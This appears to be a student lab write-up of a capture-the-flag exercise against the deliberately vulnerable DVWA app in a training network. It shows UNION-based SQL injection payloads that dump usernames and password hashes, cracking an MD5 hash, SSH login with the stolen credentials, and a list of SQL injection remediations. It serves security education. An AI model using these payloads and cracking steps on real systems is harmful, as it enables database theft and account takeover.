


Challenge 1: SQL Injection

In this challenge, you are required to identify user account details on a server and successfully crack the password for Bob Smith's account. After obtaining his credentials, you will locate the file containing the Challenge 1 code and use Bob Smith's login details to access and open the file located at **192.168.0.10** to view its contents.

Step 1: Setup

Open a browser and go to the website at 10.5.5.12.



Login with the credentials admin / password

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficulty levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advance users)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public**

Set the DVWA security level to low and click Submit.

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in

Step 2: Retrieve the user credentials for the Bob Smith's account

Identify the table that contains usernames and passwords

Use: `1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##`

The screenshot shows a web browser window with the address bar displaying `10.5.5.12/vulnerabilities/sql/?id=%3A1'+OR+1%3D1+UNION+SELECT+1%2Ccolumn_name+FROM+information_schema.columns+WHERE+table_name='users'##`. The page content is divided into two main sections: a left sidebar with navigation links and a main content area displaying the results of the SQL injection attack.

Navigation Links (Left Sidebar):


- Insecure CAPTCHA
- SQL Injection (Selected)
- SQL Injection (Blind)
- XSS (Reflected)
- XSS (Stored)
- DVWA Security
- PHP Info
- About
- Logout

SQL Injection Results (Main Content Area):

SQL Injection Payload	Result
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: Pablo Surname: Picasso
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: Bob Surname: Smith
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: user_id
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: first_name
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: last_name
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: user
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: password
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: avatar
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: last_login
<code>ID : 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'##</code>	First name: 1 Surname: failed_login


To retrieve the password for the user Bob smith.

Use: 1' OR 1=1 UNION SELECT user, password FROM users #




Step 3: Crack Bob Smith's account password

use [crackstation](https://crackstation.net/) to crack the hashed password



Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)


The password of Bob Smith's account: **password**

Step 4: Locate and open the file with Challenge 1 code

Log into 192.168.0.10 as Bob Smith using ssh




Locate and open the flag file in the user's home directory. What is the name of the file with the code?



A terminal window titled 'smithy@metasploitable: ~' showing a successful SSH login from a Kali machine to a metasploitable machine. The user 'smithy' is logged in. The terminal displays the Ubuntu 24.04 LTS login banner, including the system's name, version, and a list of installed packages. The user then runs the 'ls' command, which lists the files in the home directory: 'my_passwords.txt'.


```
(kali@kali)-[~]  
$ ssh smithy@192.168.0.10  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2  
017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Sat Jan 10 17:33:15 2026 from 192.168.0.1  
smithy@metasploitable:~$ ls  
my_passwords.txt  
smithy@metasploitable:~$
```



The terminal window continues from the previous state. The user runs 'cat my_passwords.txt', which displays the contents of the file. The file contains a congratulatory message and a challenge flag. The user then runs 'cat my_passwords.txt' again, and the output is the same. The terminal shows the user's command history and the current state of the terminal.

```
(kali@kali)-[~]  
$ ssh smithy@192.168.0.10  
smithy@192.168.0.10's password:  
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2  
017 x86_64  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Sat Jan 10 17:33:15 2026 from 192.168.0.1  
smithy@metasploitable:~$ ls  
my_passwords.txt  
smithy@metasploitable:~$ cat my_passwords.txt  
Congratulations!  
You found the flag for Challenge 1!  
The code for this challenge is 8748wf8J.  
smithy@metasploitable:~$
```


What is the message contained in the file?



```
File Actions Edit View Help
(kali@kali) ~
$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jan 10 17:34:13 2026 from 192.168.0.1
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Step 5: Research and propose SQL attack remediation

What are five remediation methods for preventing SQL injection exploits?


1. Make sure the SQL code structure is fixed and that user input is handled as data only, not executable code, by using parameterized queries.
2. Put input validation and sanitization into practice by rejecting or cleaning user input that contains strange characters or SQL keywords.
3. Use the least privilege principle: Applications should use database accounts with the fewest possible permissions (no admin rights, for example).
4. Use stored procedures: To minimize the creation of dynamic queries, encapsulate SQL logic in pre-established database procedures.
5. Install a Web Application Firewall (WAF) and set up its rules to instantly identify and stop SQL injection attacks.

Challenge 2: Web Server Vulnerabilities


In this part, you must find vulnerabilities on an HTTP server. Misconfiguration of a web server can allow for the listing of files contained in directories on the server. You can use any of the tools you learned in earlier labs to perform reconnaissance to find the vulnerable directories. In this challenge, you will locate the flag file in a vulnerable directory on a web server.

Step 1: Preliminary setup

Log into the server at 10.5.5.12 with the admin / password credentials



Set the application security level to low.



